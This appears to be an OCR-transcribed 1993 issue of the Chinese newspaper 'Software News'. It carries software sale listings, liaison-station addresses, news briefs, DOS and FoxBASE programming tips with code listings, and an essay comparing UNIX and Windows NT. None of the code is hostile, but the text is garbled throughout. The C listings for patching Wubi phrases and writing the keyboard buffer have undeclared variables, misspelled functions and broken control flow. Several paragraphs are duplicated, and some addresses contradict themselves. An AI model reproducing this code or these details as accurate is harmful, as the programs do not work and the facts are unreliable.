功能简介: 采用中国营养学会推荐的每日膳食营养素供给标准,并参照世界卫生组织推荐的标准,可对不同年龄、不同性别、不同身体状况(常志、孕妇、乳母等)、不同劳动量状况的人进行营养咨询。根据输入的一日食物种类及质量,能自动计算当日实际营养分布情况并与标准值进行比较,给出应补充营养素的指导性建议。特别适合于保健卫生部门作为咨询软件,也是广大关心保健的人们进行自我咨询的得力助手。

特点: (1)输入汉字时采用代码输入,易操作,容错处理能力强;输入的内容自动记录于盘上,便于编辑; (2)采用 PBASE II 编

程,可适应性强。

运行环境: PC机上中文DOS, 22行以上汉字显示,汉字输入打印机。

转让形式: 5英寸双面磁盘一张(内含使用说明书)。

转让价格: 源程序与运行程序, 280元, 保用一年, 升版优惠。

邮编联系人: 湖北省宜昌市中山路西陵工商所(邮政编码443000)陈定玉

★编号: 930602

名称: 系统定制制表软件(CTAC)

作者: 原建强

功能简介: 通过设置有关参数实现报表的输入、打印、统计、检验、排序、汇总(包括汇总存储累计)等功能。同时对表与表间的相同数据的“共享”也提供了“数据沟通”功能。值得一提的是,系统在报表的数据统计和检验上,其扩展功能尤其强大。本系统不仅适用于“独立”部门的报表制作,更适用于“多层次”部门之间的报表制作。下级部门自制其表,而后定期地将报表数据利用远程通讯传给主管部门(汇总),该系统自1989年开始研制以来,经受了本行(福建建设银行)多年的推广应用的经验,恕不妨一试,从中体会!

源程序, FOXBASE 使用环境, 硬件 PC 及兼容机, 彩色 VGA(EGA)显示器, 软件: CDDOS2.13(F/H)

转让方式: 一张软盘(内含使用手册 S-C.TXT)

转让价格: 500元/盘

收款单位: (软件报)信息部

为把《软件报》办得贴近读者、作者,更贴近软件行业,以及更好地为读者、作者服务,《软件报》将在全国主要城市建立联络站,以便于读者和作者就近与当地《软件报》联络站联系,现将重新组建的第一批联络站推荐给广大读者,希望对你有帮助。

凡有意加盟联络站的单位或读者,请与本报编辑部或黄金套同志联系。

站名	地址	联系人	邮编	电话
北京分部	北京学院南路55号 电脑大厦	韩胜志	100081	8315316
南京联络站	南京市台下路257号	汪永宁	210001	408440-240
苏州联络站	苏州市三香路162号	吴晨君	215004	338234-270
南昌联络站	安徽南陵县夹沟镇柳林	郭朝晖	234102	
湖州联络站	浙江湖州市双林镇 和建路88号1-2楼	陈柏宏	313012	971561
洛阳联络站	河南洛阳矿山机械 工程设计院	陈永青	471039	412711-4018
湖北联络站	武汉市武昌区南湖路 武汉电子多事集团总公司	陈少华	430074	
浙江联络站	浙江大学机械地质 楼二221室	李小维	310027	526609
景德镇联络站	江西景德镇特种电 器厂	蒋志	335000	
湘西联络站	湖南湘西州永顺县 明珠二村23楼404室	赵林森	324004	326801-3119

▲本人喜欢用C语言开发图形汉字,图形菜单,已开发了图形方式下16,24,32点阵小汉字库显示,拼者输入图形汉字显示,弹出式、下拉式窗口,图形菜单,保存屏幕,恢复屏幕,希望与同行交流,希有说明,欢迎索取,欢迎交流。

(100840) 北京复兴路9号20分室 高文天
《为读者排忧解难》,愿借贵报结识国内同行为友,交流软件、资料、心得、技巧共同提高,备有PC软件清单,寄0.5元邮资,必复。

(748006) 甘肃陇西西打路 赵文平
▲我以,有的软件翻译之美同样感动耳感心(敬语)敬请良师指点,拙思不出,泪哭一洒,本人电脑专业毕业,略好这诗这词,请友!

(350084) 湖南台中江陵县中街87号 薛宝宜 0561-259220

▲上海开发工作站通用汉字系统 WUCCS 上海海运学院在年青公司协助下开发的“工作站通用汉字系统”,可在改变原系统功能的前提下,进行工作站汉字处理功能,可在DOMAIN/SRXX的任何版本下运行。

▲选矿给药用微机控制给药器产品质量高 广东云浮铁矿企业集团公司选矿厂与广州有色金属研究院共同研制成功“选矿给药微机控制选矿器”,以取代传统的选矿人工给药系统,微机控制给药系统是通过微机与54点分配器通过控制与给药平台两边的针孔电磁线圈,使其定时开关,通过微机管理调整给药,以适应矿品位的变化,大大提高了产品质量,减轻了工人的劳动强度,改善了作业环境,降低了物料消耗和选矿成本。

▲“微机管理”侧翼受青睐 日前,南昌市科协科技工贸服务部在江西首家推出“侧翼”微机管理,开展为市民咨询服务(含书面咨询、理论咨询和软件销售三个方面),深受群众欢迎。

▲微机系统输入了全国各地名臣 621名及其事迹介绍、工作单位、邮政编码等详细资料,并输入了验方近千条及部分医学知识,通过查询对话,使患者可根据自己的病症类型及有关情况在短时间内找到适合条件的最佳医生和简便疗法。进而加快了病情的治疗过程,有利于早日康复。

▲北京用软件推出财经汉字系统 北京用友电子财务技术有限公司新开发的“用友财经汉字系统”,任何西文软件不必经过汉化就可在此系统下运行。它既可用作财

经报表处理和财经辅助工具(计算汇率、利率等),也可用于财务分析系统和图表、文字排版(印刷)系统,同时还具有网络功能,可应用于NOVELL等微型机工作站,构成财经型网络系统。

▲该软件能提供多种汉字输入方式,一个实用的财经词典,外挂模块可以任意选择五笔字型、自然码等,并具有防病毒功能,该系统可在286,386,486等微机上运行。(沈冲)

▲用微机实现银行挂账 湖南省常德市银行技术人员针对柜台会计业务运行在XENIX系统下的特点,开发成功一套(银行基层对账处理系统),该系统大大减轻了柜员的劳动强度,提高了对账质量;它充分利用原来的设备,不需增加设备开支,有效地提高了设备的利用率;它提供了与用COBOL编制的银行财务会计业务多用户处理系统的接口,可以很方便地挂接到柜台门市业务系统上去,便于扩充,本系统得到了使用者的好评。

(罗峰、陈文来)

▲安徽使用电脑分析股票软件 安徽省国际信托投资公司日前自用一种新型的股票分析电脑软件——“钱龙”系统,可对资金流动、涨跌比率、投资多少等进行技术分析,并能动态显示上海股票、国库券、债券的走势和买卖盘的数额,为投资者及时提供科学准确的分析依据。(安文)

▲房地产销售软件问世 中日合资上海东申信息技术有限公司日前首家推出“房地产销售管理及各询系统软件”,购房者无须到实地查看,便可以从计算机中了解建筑物的位置、内部结构等。(马建章)

▲朝朝充气条形码检测器 一种用于检测管理充气制瓶各种参数的条形码计算机系统,日前由深圳塞格集团软件公司研制出来,并在武汉钢铁公司制气充灌厂投入运行。(曹明)

300元可省一台打印机

清华大学科学馆 编辑 100084
电话 2594866

SXD系列打印机共享器 联系人 龚宝英

打印机+共享器=打印机+打印机

软件交流

五笔字型汉字输入方法,以其易学、易掌握、速度快以及强大的内外词组管理能力,深受广大用户的欢迎。对五笔字型外部词组可用 WCH 管理软件进行增、删、显示,对用户扩展不同专业、行业常用词汇提供了有效的方法;而对于内部词组,却没有提供相应的管理软件。一般的用户对其束手无策,只好用扩展词汇的办法,虽然可行,但词组增加,占用内存多,选词时影响速度。个别错误的内部词组仍占用编码,如“实施”、“实施”占用一些不大常用的词组占用一部分编码,如“招徕”、“初中”等,如何修改内部词组。

本文介绍一种更方便、灵活、快速的修改内部词组的方法——用 C 语言直接对五笔字型文件进行操作,一次完成。根据需要在 DOS 提示符下运行本程序,均可实现修改之目的。本程序对 WPS 系统下的 WBX.COM 文件的内部词组同样适用并取得同样的效果。

实现的基本方法是:

1. 将文件指针定位到词组区域首字节;
2. 在此区域内查找键入的需被替换的词组;
3. 找到后,为了无误,询问是否确实用新词组替换原词组,确认替换则进行替换。

程序中已作了较详细的汉字注释,阅读本程序便一目了然。

需要强调一点:新词组与原词组的长度应一致,否则可能破坏其它词组,程序中已作了检验。

几点说明:

1. 修改后应重新启动(装入修改后的五笔字型文件);
2. 程序中第 20 行 fseek(fp, 23514L, SEEK_SET) 中的 23514 是针对 2.13 系统下的 WBX.EXE 文件的,若修改 WPS 下的 WBX.COM 内部词组,请将该命令中的 23514 改为 24564,再将第 29、30 两行即, for(i=0; i<=2; i++) yzc[i]=ycz[i]-128; for(i=0; i<=2; i++) xzc[i]=xzc[i]-128 删除即可。
3. 若是带软卡的国产机,可用 Turbo c2.0 编译,若是无软卡的兼容机应该用 C++2.0 编译。
4. DOS 版本,能运行所需的 C 语言即可。

本程序已在浪潮 286、386 兼容, 386 上调试运行通过。程序清单如下:

```

/* 程序名: XGCH.C */
#include <stdio.h>
#include <io.h>
#include <string.h>
#include <conio.h>
#include <dos.h>
main()
{

```

```

/* 定义工作变量 */
char ch, * filename;
int by, i, n;
unsigned char yzc[30], xzc[30], buf[30];
FILE * fp; /* 定义文件指针 */
window(1, 1, 80, 25); /* 定义窗口 */
gotoxy(1, 1);
CLRSCR(); /* 清屏 */
/* 路径及五笔字型文件名可能有差异,询问路径及文件名,应加扩展名 */
printf("请输入五笔字型文件的路径及文件名:");
scanf("%s", filename);
if((fp=fopen(filename, "r+b"))==0)
{printf("文件未能打开"); exit(1);}
g0;
fseek(fp, 23514L, SEEK_SET); /* 文件指针指向词组区域首字节 */
printf("\n请输入原词组:");
scanf("%s", yzc);
printf("\n请输入新词组:");
scanf("%s", xzc);
j=strlen(yzc); /* 求词组长度 */
if(strlen(yzc)!=strlen(xzc)) /* 测两词组长度是否一致 */
{printf("\n新词组与原词组长度必须一致,否则不处理");
goto g0;};
/* 将原词组换成内码及机内码 */
for(i=0; i<=j; i++) yzc[i]=ycz[i]-128;
/* 将新词组换成内码及机内码 */
for(i=0; i<=j; i++) xzc[i]=xzc[i]-128;
printf("正在查找原词组,请稍候...");
g1;
by=fread(buf, j, 1, fp); /* 测文件是否结束 */
if(by==1) {printf("该文件出错"); exit(1);}
if(by==0) {printf("未找到该词组"); exit(1);}
nl=strcmp(buf, yzc); /* 检查是否已找到原词组 */
/* 未找到则去继续找 */
if(nl==0) {fseek(fp, -(j+1), SEEK_CUR); goto g1;};
printf("该词组已找到,确实替换否(N/Y)?");
ch=getch();
if(ch=='N' || ch==' ') {fseek(fp, -j, SEEK_CUR); printf("%s", yzc); printf("已替换"); printf("按任一健继续(Q=退出)..."); ch=getch(); if(ch=='Q' || ch==' ') exit(1); goto g0;};
}
云南 吴世友

```

快速修改五笔字型内部词组

法

云南 吴世友

LQ1600K 打印控制码输入方法

用编辑软件编辑各种文本文件时,常需要在文本中加入控制码以便输出不同的字体或取得特殊打印效果。通常的编辑软件,如 WS, 只能输入基于 CCDOs 的控制码,打印时要使用驱动程序和硬盘字库,速度慢,占用大量硬盘可用空间,对于 LQ1600、AR9240 等本身带硬盘字库的汉字打印机,这种方法很难发挥打印机的高级功能,造成资源浪费。

本文介绍一种在文本文件中加入 LQ1600 打印控制码的简单方法,适用于各种能从磁盘读入块文件的编辑软件,如 WS、EDLIN、HW 等。

LQ1600K 的控制码一般为 2~3 字节的不可见字符,我们可以事先用 DEBUG.COM 将常用控制码生成一个个小文件,存于硬盘,文件名可以用其功能汉语拼音或汉字来命名;编辑文本文件时,在需要加入控制码的地方,利用编辑软件的插入功能,将相应的控制码文件读入,编辑完毕存盘后就得到一个含打印控制码的文本文件,可随时在 DOS 状态下用 TYPE 或

COPY 命令送往打印机,得到自己需要的打印结果。

将控制码文件稍作改动,本法同样适用于 AR3240 等其他自带硬盘字库的汉字打印机。

以 WS 为例, LQ1600 输出宽高各加一倍的汉字,其十六进制控制码为三字节的 1C * 5701,利用调试程序 DEBUG.COM 生成一个三字节的文件,名为 BKBG.PRT,存入硬盘,然后,将该文件读到须放大的汉字前面,即可获得满意输出。

```

C>DEBUG
-E100
XXXX,0100 XX.1C XX.57 XX.01
-N BKBG.PRT
-RXC
:0000
:0003
-W100
writing 0003 bytes
-Q
广东 李雄之

```

IBM 电源故障的分析及维修

故障现象:电源无电压输出,整流滤波输出没有 300 伏高压直流输出,脉宽调制件 TDA1060 的未驱动端 15 脚没有调制脉冲输出。

故障分析与维修:由未驱动端输出管 Q21 完好无损,有 300 伏直流高压输出说明,故障可能发生在高频变压器的副边绕组的输出回路由于自动保护控制线路动作所致,造成脉宽调制件 TDA1060 没有调制脉冲输出的原因是: TDA1060 组件本身损坏;电源内某些元件出现故障而导致机内的自动保护线路动作,由电源的控制原理可知,一旦自动保护线路起作用,就使 TDA1060 组件送出的调制脉冲的宽度变为零或无穷大,造成无调制脉冲输出的现象。

检查 TDA1060 的驱动波发生源,参考电平输出端都是正常的,可初步判断 TDA1060 组件本身无多大问题,故障可能出在机内自动保护线路。经查出损坏件 IC2 的 12、13、14 脚组成的用于 5 伏输出端过流保护检测用的电压比较器的输出端 14 脚电平为零伏左右的故障电平,正确的应为 8 伏。所以判断故障出在电源的 5 伏输出端有过流现象发生。经查这是由于在 5 伏输出回路中用于整流的分桥的二极管 D14 的损坏而造成 5 伏输出端过流,更换二极管后,故障排除。 成都 柯纯

如今的应用软件,一般都带菜单引导,通过菜单的选择来执行相关的 DOS 程序;如果程序代码占用内存不多,则可利用语言中的某些函数或过程来实现。如 C 语言中的 SYSTEM 或 SPAWL, PASCAL 语言中的 EXEC 等等,但如菜单代码很大,占用内存多,则会产生这样的信息: Program too big to fit in memory。至此程序运行即可。

为此,本人采取了一个简单方法:首先在菜单程序中形成一个批处理的话可再加载菜单程序;其次在退出菜单程序之前,用写键盘缓冲区办法将批命令名(如 G)及回车键写入键盘缓冲区,然后退出菜单程序,之后机器会自动执行批命令。也就运行了菜单所选择的大型程序了。

这个方法在中文 DOS,内存不足的情况下显得更为有效。以下给出一个用 TURBO C 编写的示例程序,函数 W_KEYBUF 用于再加载菜单程序;本程序经编译连接后运行显示两个菜单 (Tools, Norton),如按 T,则运行 TOOLS,退出 TOOLS 后,又返回菜单;本程序在 COMPAQ386,及其兼容机, MSDOS3.1 上调试通过。

广州 黄良康

提高软件适应性的统一编程法

目前,许多应用软件的设计虽然能兼容多种类型的计算机,但对显示器的兼容性就很少为人们所重视,从而造成使用范围的局限。本人在使用上级下发的几套软件(人事管理、养老保险等系统)中发现,软件对显示器要求非常严格,一般针对 VGA 设计,致使 CGA 的用户界面是不可见的无法使用,而目前使用 CGA 的用户还大有人在,所在要求软件既适应 CGA 的要求,又能使 VGA 下有良好的用户界面,笔者通过分析,认为这种设想是完全能达到的,本文仅对颜色方面的问题加以讨论,以 FOXPLUS 为例说明其实现过程。(本段小程序在 FOXBASE2.1+ 通过,而且在编译 DBASE3 下也能运行,由于 SET COLO 语句中调色板的颜色为 CGA 下显示的颜色,有的调色板颜色在 CGA 下是不可见的,而且下发软件又是伪编译后的,FOX 用户,用户修改相当困难,如果在设计软件时设置调色板颜色时考虑到这点就能够使 CGA 下出现可见色,从而达到通用界面,下面这段程序(编译 DBASE3 下去掉 SETSTAT 语句),无论是 CGA、VGA 都能运行,并取得较好的用户界面,本程序已在 286、386 机上通过,此文仅起抛砖引玉的作用,相信广大用户能设计出更好的通用性强的软件,实现其它多方面的兼容,重庆 曾体学

```

/* 取消显示光标(21318 汉字系统下)
* 其目的是为了消除下屏假脱,界面美观
* @B, ISAY CHR(14)+ "0" */
SET COLO TO 2/1,3/4,5/6
CLEA
DO BOX1 WITH 2,12,8,72,"", "", "0"/3",
6/3"
DO BOX1 WITH 1,10,7,70,"", "", "4"/1", "6"/7"
@3,25 SAY "人事劳资管理系统"
@5,28 SAY "CSH930097 B20122XCDBNM"
DO BOX1 WITH 12,5,23,45,"", "", "3"/2", "4"/2"
DO BOX1 WITH 11,6,21,43,"", "", "6"/7", "6"/2"
DO BOX1 WITH 12,4,20,41,"", "", "3"/2"
DO BOX1 WITH 11,52,22,74,"", "", "4"/2", "4"/2"
DO BOX1 WITH 12,56,21,72,"", "", "2", "2"
@14,56 SAY "请输入用户代码"
PDBZ="N"
DO WHILE PDBZ<>"Y"
YHDM=""
SET COLO TO 2,2/6,2
@18,61 SAY YHDM PICT"999"
DO WHILE LEN(TRIM(YHDM))<3
KEY1=0
DO WHILE KEY1=0
KEY1=BKEY()
***** 用户码为数字 *****
IF (KEY1)=48..AND.KEY1<=57)
YHDM=YHDM+CHR(KEY1)
ELSE
IF KEY1=27
CLEA
QUIT
ENDI
ENDH(7)
IENDR(1)
@18,61 SAY YHDM PICT"999"
ENDH
PDBZ="Y"
SET COLO TO 5,2/6,2/6
@14,14 SAY "用户代码"+YHDM
IF YHDM="001"
@18,17 SAY "为超级用户"
ELSE
IF scob(YHDM,1,2)!="01"
@18,17 SAY "为合法用户"
ELSE
SET COLO TO 4,4/10,2
@18,17 SAY "为非注册用户"
PDBZ="N"
ENDI
RETI
***** 重新建立显示光标
* @B,1 SAY CHR(14)+ "0" */
n=0
@ BOX1.PRO
* 画出一指定属性的矩形框
PARA ROW1, COL1, ROW2, COL2, SID, S,
MIDEX, CLOR, BLCOLOR
SET COLO TO &CLOR, &BLCOLOR, 2
@ ROW1, COL1, ROW2, COL2, BOX RPPL
(SIDEX, 8)+MIDEX

```

```

/* RDOS.C */
#include <stdio.h>
void w_keybuf(char k1, char k2)
{
int keynum;
keynum=peek(0, 0x41c);
if (keynum<=0x08e)
pokob(0, 0x041c, keynum+2);
else
pokob(0, 0x041c, 0x01e);
pokob(0, 0x0400+keynum, k1);
pokob(0, 0x0400+keynum+1, k2);
}
main()
{
FILE * fpl;
char ch;
printf(" tools\n");
printf(" norton\n");
printf(" Press 'a' or 'n' key\n");
ch=getch();
if ((fpl=fopen("g.bat", "w"))
==NULL) exit(0);
switch (toupper(ch)){
case 'T': printf(fpl, "tools\n");
break;
case 'N': printf(fpl, "norton\n");
break;
}
printf(fpl, "rdos");
fclose(fpl);
w_keybuf(0x047, 0);
w_keybuf(0x06D, 0);
}

```

在菜单程序中如何执行大型 DOS 程序

广州 黄良康

中华学习机上的文字处理软件一般都没有自动计算版面的功能...

CEC-I自动版面计算

```
10 INPUT "字宽";ZX,INPUT "字距";ZJ,INPUT "行距";HJ,INPUT "密底(1/2)";MD
20 ZZ=(ZX+4)*(ZC+4)*HJ/MD,ZC=(1+(ZX+4))*#
30 YK=704,YC=545,LJ=ZJ+ZJ*(MD-1),MD=98+14*(MD-2)
40 HS=INT(YC/(ZX+HJ)+0.5),ZS=INT(YK/(ZX+LJ)+0.5)
50 POKE 1659,ZX,POKE 1787,ZJ,POKE 1816,HJ,POKE 2045,ZS,POKE 915,MD
60 PRINT "字宽";ZX,"字距";ZJ,"行距";HJ,"密底";MD,"每行";HS,"每页可打印";HS*ZS,"字"
70 POKE 21659,0:RUN
```

关于“RPG”的一点说明

近日笔者从报上看到了关于RPG游戏的文章,在这里,笔者想要补充说明一下RPG的具体含义及有关知识...

靠玩家的反应,而是按剧情去想去解谜的关键,整个游戏过程由所生,“故事”贯穿着游戏的整体...

读了贵报1月30日刊登的罗爱灵同志的《把计算机变成计时器》一文,颇受启发,但我认为文中所述方法有错误...

通常只有机器语言才能调用RWTS (Read/write Track and Sector),而RWTS又因具有速度快等优点而深受程序员的青睐...

BASIC调用RWTS

```
T是磁道号,S是扇区号,P是操作码,O代表寻址位置,1代表读,2代表写...
(程序在APPLE II上用LISA 4.2.5汇编调试通过)
程序:
0300-A9 4C 85 0A A9 0D 85 0B
0309-A9 03 85 0C 6D 20 FB E6
0310-8A 29 03 8D F4 B7 20 BE
0318-D8 20 46 E7 BE ED BF A5
0320-50 8D EC E7 2D BE D0 0E
0328-67 DD 20 F2 BE A5 A0 8D
0330-P1 B7 A5 A1 8D F0 B7 A9
0338-00 8D EB B7 20 83 02
0340-D9 03 08 A9 00 86 4A 00
0348-00 28 90 03 AC F5 B7 20
0350-01 E3 60 00 00 00 00 00
```

在DOS2.2以上版本中增加了一条DRIVER=SYS设备命令,允许利用一个逻辑驱动器字母按访问和使用磁盘设备...

```
DRIVER=SYS设备命令的几种用法
/D, ddi指定物理驱动器号,物理驱动器具有0-255之间的值...
/S, S是指定每个磁道的扇区数目(1-99)...
/H, Hh是最大磁头数目(1-99)...
/C, C指定所需的变更线(changing)支持软件...
/N, N用于指定的物理设备是不可靠的设备(如硬盘)...
```

在DOS2.2以上版本中增加了一条DRIVER=SYS设备命令,允许利用一个逻辑驱动器字母按访问和使用磁盘设备...

Z80的指令系统 第三类 算逻辑指令组 1.8位算逻辑指令 加(ADD),带进位加(ADC),减(SUB),带借位减(SBC)...

从一批数据中找出最大值Max和最小值Min,是相当乏味的事,要一个一个的进行比较和判断排序,除去所有中间数,相当麻烦...

```
1 KIn+3 Kout 3
ENT KIn6 Kout 1
MIN Kout 6 KIn 1 X
<=M 2 MR X-->K 1 X
Kout 2 MIN Kout 6 X
<=M X-->K 2 RTN
P2 IExp 9 KIn 1 + KIn 2 0
KIn 3
用法 P2 P1输入数据
RUN-----
湖北 周普光
```

《微机原理》辅导第四讲

m-m-PC实现转移, 2.返回指令RET,在子程序的末尾必须设置一个RET指令,它执行时断点退栈(SP)=PCL(SP+1)-PCH,SP+2->SP,保证程序返回断点,CPU继续执行主程序...

利用CEC-WORDSTAR(重庆版)编程

在没有专门软件的环境下,编写、修改BASIC程序都很麻烦,我在使用CEC-WORDSTAR(重庆版)过程中发现,利用软件上的“在磁盘上形成顺序文件”和“将当前磁盘顺序文件调入”两功能,可以弥补上述不足,方法如下...

在DOS2.2以上版本中增加了一条DRIVER=SYS设备命令,允许利用一个逻辑驱动器字母按访问和使用磁盘设备...

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子所合办 主编：刘德福 副主编：唐敏
国内统一刊号：CN51-0106 订户代号：61-74 地址：成都市金河街75号 邮政编码：610015

行家预测：家用电脑受外汇比价影响，持续涨价，不受“开关”影响。为支持“软件报”，我部特选现货以酬读者的成本价，向《软件报》读者提供一次性认购机会，有效期30天。

主板	内存	软驱	硬盘	机箱	显示器	零售价
286/16-20	1M	1.2或1.44	—	卧式	凤凰牌	2450
286/16-20	1M	1.2或1.44	—	立式	VGA单显	2500
286/16-20	1M	1.2+1.44	—	卧式	VGA单显	2600
286/16-20	1M	1.2或1.44	—	卧式	VGA单显	4250
286/16-20	1M	1.2或1.44	—	卧式	TVGA彩显	5200
386/33-25	2M	1.2或1.44	40M	卧式	TVGA彩显	6350

行家公认：PC286是家用电脑最佳选择。以上产品主板、软驱、硬盘等关键部件，均采用名牌，TVGA为0.28mm，VGA有64种精度，可运行各种软件，可加配各种硬件，保修半年、长期服务，货到付款，加收100元邮费，省外120元，多退少补。

地址：(310027)杭州市南江大学软件园214室《软件报》浙江印刷社方小琳
帐号：24604602355 开户行：杭州工行南江支行
电话：526609(0) 762090(市)

UNIX/Windows NT之争

随着计算机走向开放系统化，UNIX正成为工业界事实上的标准。据著名的调查公司 Data quest的数据，包括整个系统以及单独作为OS(操作系统)，1991年售出UNIX120万套，销售额达182亿美元，1996年预计将售出410万套，销售额达447亿美元，即五年间将增长2.5倍。

但UNIX正面临巨大的威胁，这就是即将于今年6月正式进入市场的Windows NT。Windows NT是Microsoft公司推出的新一代个人机操作系统。它拥有新一代个人机操作系统所具有的特点：第一，它将是真正的32位操作系统；第二，它将是真正面向的工作站和个人机融合起来的动向，即可以取代UNIX；第三，它们将适应于小机器(如工作站和个人机)进行分散处理以取代用通用大中型计算机进行集中处理的进程，因此具有极强的网络功能。

在新一代个人机操作系统中，Windows NT最为看好。一是它最适合当前个人机发展水平，二是它的前身Windows拥有非常多的用户，因此，Windows的用户也将对UNIX形成最大威胁。

UNIX同Windows NT之争，将是1993年软件界的头号新闻，正受到人们的瞩目。就这两种操作系统的性能来说，UNIX同Windows NT不相上下的，有以下几个方面：(1)具有长记述名的先进的层次型文档系统；(2)32位实时存储模型；(3)能够按优先级使用的多任务处理能力；(4)存储映射文件系统；(5)公用存储库；(6)整体对等(Integral peer)的联网能力；(7)分散的全局命名能力(预定使用LAN Manager NT)。

Windows NT强于UNIX的，有以下几个方面：(1)拥有死线表SMP(对多进程)功能，而另外一些UNIX有的如NextStep具有线表功能而没有SMP，有的如Solaris 2.0也具有死线表SMP功能；(2)拥有层次化的装置驱动结构，Windows NT配备有磁盘、显示器、网络、打印

机的通用驱动程序，利用它的驱动程序写，比较容易生成固有的装置驱动程序，而UNIX的驱动程序由于是更加整体的，所以生成和维护都比较困难；(3)进行应用程序的通信，NT提供超定义的服务，如OLE(对象链接及嵌入)，而UNIX则不能；(4)统一的全尺寸子系统体系，而SVR4.2只提供Adobe Type Manager, NextStep只拥有Display PostScript，就是最有影响的UNIXGUI, X Window System目前也在很大程度上依赖于X窗口系统；(5)支持DOS/16位Windows(OS/2.0基本上和它一样，这一点远任何Windows)；(6)同取得巨大成功的Windows X，在安装基础上具有应用程序的薄层兼容性。

UNIX强于Windows NT的，有以下几个方面：(1)多用户的能力；(2)分散的GUI(图形用户界面)；(X)——图形用这能力，从根本上高于客户机/服务器用途；(3)确实能在不同的硬件平台和OS版本之间发挥功能，有适当的标准化了的基本网络服务(TCP/IP, Sockets, RPC(远地进程)等)；(4)NT提供许多选项，如named pipes, mail slots, NetBIOS, acle, RPC，如果意识到网络，恐怕还有DDE/OLE，这就使开发者生成分散NT应用程序时没有明确的方法，而这一点是很危险的；(5)标准化了的广域电子邮；(6)至少在短期内部比Windows NT有更多的平台可利用。

现在，Windows NT尚未正式上市，二者还没有正面交锋，今后鹿死谁手尚未可知，对于其胜负的预测也仁见智各有主张。但Draught的分析家更倾向于Windows NT将获得胜利，据其预测，目前约占工作站市场86%的UNIX，到1996年主要由于NT的竞争，将降到只占工作站市场的47%，而在桌上型计算机市场上，到1998年NT将占37%居第二位，而DOS仍将保持首位占40%，UNIX只能占第三位，只有7%。

为了迎接NT的挑战，USL推出SVR4.2，由USL和Novell合资创办的Univel推出UNIXWare，它们都和NT一样，向用户提供许多功能。这两种UNIX操作系统，概括起来说，有以下特点：(1)同SunOS/Solaris, SVR3.2, BSD, Xenix等七种主要的UNIX在执行时有兼容性；(2)拥有OSF/Motif或Open Look 2.0的结构，而且可以有让用户在执行时切换应用程序视图(Look & Feel)的开发工具，Adobe Type Manager也备有全尺寸的字体的支持；(3)基本软件具有TCP/IP的连网能力，UNIXWare还具有由Portable Network所提供的Network能力；(4)最小组成有16M/386SX, 4MB内存、60MB硬盘；(5)有公共系统管理用的图形工具和一系列应用程序。

通过SVR4.2面世而全面实现了上述特点，便可开拓UNIX的现代化，SVR4.2的价格则在100至150美元之间，足以同Windows和OS/2相对抗。

微机控制进人毛主席纪念馆 毛主席纪念馆电气改造工程，目前已进入安装调试阶段。毛主席纪念馆管理局和北京开元新技术研究所联合研制的“人流疏导大屏幕显示系统”已投入正式运行。该系统主要用于检测计算和人流系统，并用大屏幕显示流量及引导，起到管理和引导双重功效。此外，两家联合研制的“毛主席纪念馆计算机系统自动巡回检测系统”，可在全天候投入运行。

(新华社稿自《人民日报》)

中日专家研讨软件保护 中国软件行业协会等部门发起组织的“计算机软件法律研讨会”日前在京举行。日本软件信息中心主任山本纯先生和筑波大学教授藤泽先生等7位专业工作者，先后在会上介绍了国际计算机知识产权保护的发展及日本计算机软件保护制度，中日两国专业工作者围绕软件保护的执行情况进行了有益的交流与研讨。

医学图像处理系统通过鉴定 成都军区昆明总医院与中国科学院云南天文台联合开发的92AT医学图像处理系统，日前在昆明通过鉴定。这项成果在处理效率、灵活性等方面达到国际先进水平。

本报记者任德祥04号

USL除了提供OpenLook和Motif这两种图形用户界面外，还特别提供ANDF(结构自分配格式)和DCE(分散计算环境)等技术。DCE在现有网络上追加新功能，使得除应用程序外还能共享数据。通过网络化的应用程序所看见的形式来分配CPU的能力，使得多台机器可以同时运行一个应用程序。

USL所开发的这些技术以及其他新技术，都要使其立即处于可运行状态，和文件一起提供给第三方软件公司。这种办法表明USL有了很大变化，与其说传统的UNIX较差，不如说更接近Microsoft的做法，这当然有利于NT竞争。

总之，UNIX同NT之争逐渐开始，它将是今年软件界的大号新闻，正受到人们瞩目。

北京 伟世

中国计算机用户协会 MD系统分会即将成立

中国商业、财贸系统计算机应用协会发起和组建的“中国市场发展计算机应用系统分会(即MD系统分会)”，是隶属中国计算机用户协会的二级分会，现经国家民政部与原机部批准，将于今年10月份正式成立。

本协会将为加快我国市场经济的步伐，改善商业、财务系统的现代化经营管理；增加企业的活力和效益；全力推进计算机在商业财贸领域中的应用，积极而广泛地开展分会工作。分会也将适时组织商业系统行业内的计算机应用技术交流、培训、财会电算化、出版优秀论文集等方面的活动。

联系地址：北京阜成门外大街东口41号北京财贸管理干部学院信息系李大军
邮编：100010
电话：5126664-501, 8350931-152

★编号：930603
名称：多功能快速磁盘复制程序QDCOPY.COM
作者：袁新国
功能简介：大家知道，现行的DISKOPY.COM复制一张软盘要进行数次更换软盘与目标盘的手工操作，如果批量复制就更麻烦，而且在复制的过程中，病毒常常在悄悄地传播。QDCOPY程序就是为克服以上不足而开发的。

该程序可对B:44MB、1.2MB、720KB及360KB的软盘进行全格式复制。具有读一次写多次的成批复制功能，操作人员只需一次原盘就可复制多张目标盘。每复制完一张目标盘后响铃提示，通知操作人员换入另一张

MASM V5.0
运行环境：AST286, 386, 486及兼容机；DOS3.XX, 4.0, 5.0
转让方式：盘1张
转让价格：120元
收款单位：《软件报》信息部
★编号：930604
名称：磁盘文档阅读工具SD.EXE
作者：王学义
功能简介：使用DOS下的TYPE功能显示文本文件，速度快，暂停不方便，很难在需要的地方停下来，而且需要知道文件所在的路径，使用起来很不方便。本软件是一个TYPE功能的理想替代软件，它具有路径显示、路径选择、驱动器选择、目录显示、目录选择、文档内容提示、文档内容查看，首尾快速定位、前后

翻页、超长文本左右移动(最长2024)阅读等功能。程序采用汉字直接写屏技术，显示速度快；独特的文内内容提示功能，通过文本显示窗口可以观察光标所指中文文件的前14行内容，功能提示使用汉字输入，使用非常方便，为方便用户，本软件不加密，可拷贝任何目录下执行。

开发语言：TURBO PASCAL V5.0
运行环境：GW286及采用CGA卡或兼容卡的286、386兼容机。
转让形式：目标语言程序360K软盘一张。
转让价格：100元
收款单位：《软件报》信息部

读者论坛

USL除了提供OpenLook和Motif这两种图形用户界面外，还特别提供ANDF(结构自分配格式)和DCE(分散计算环境)等技术。DCE在现有网络上追加新功能，使得除应用程序外还能共享数据。通过网络化的应用程序所看见的形式来分配CPU的能力，使得多台机器可以同时运行一个应用程序。

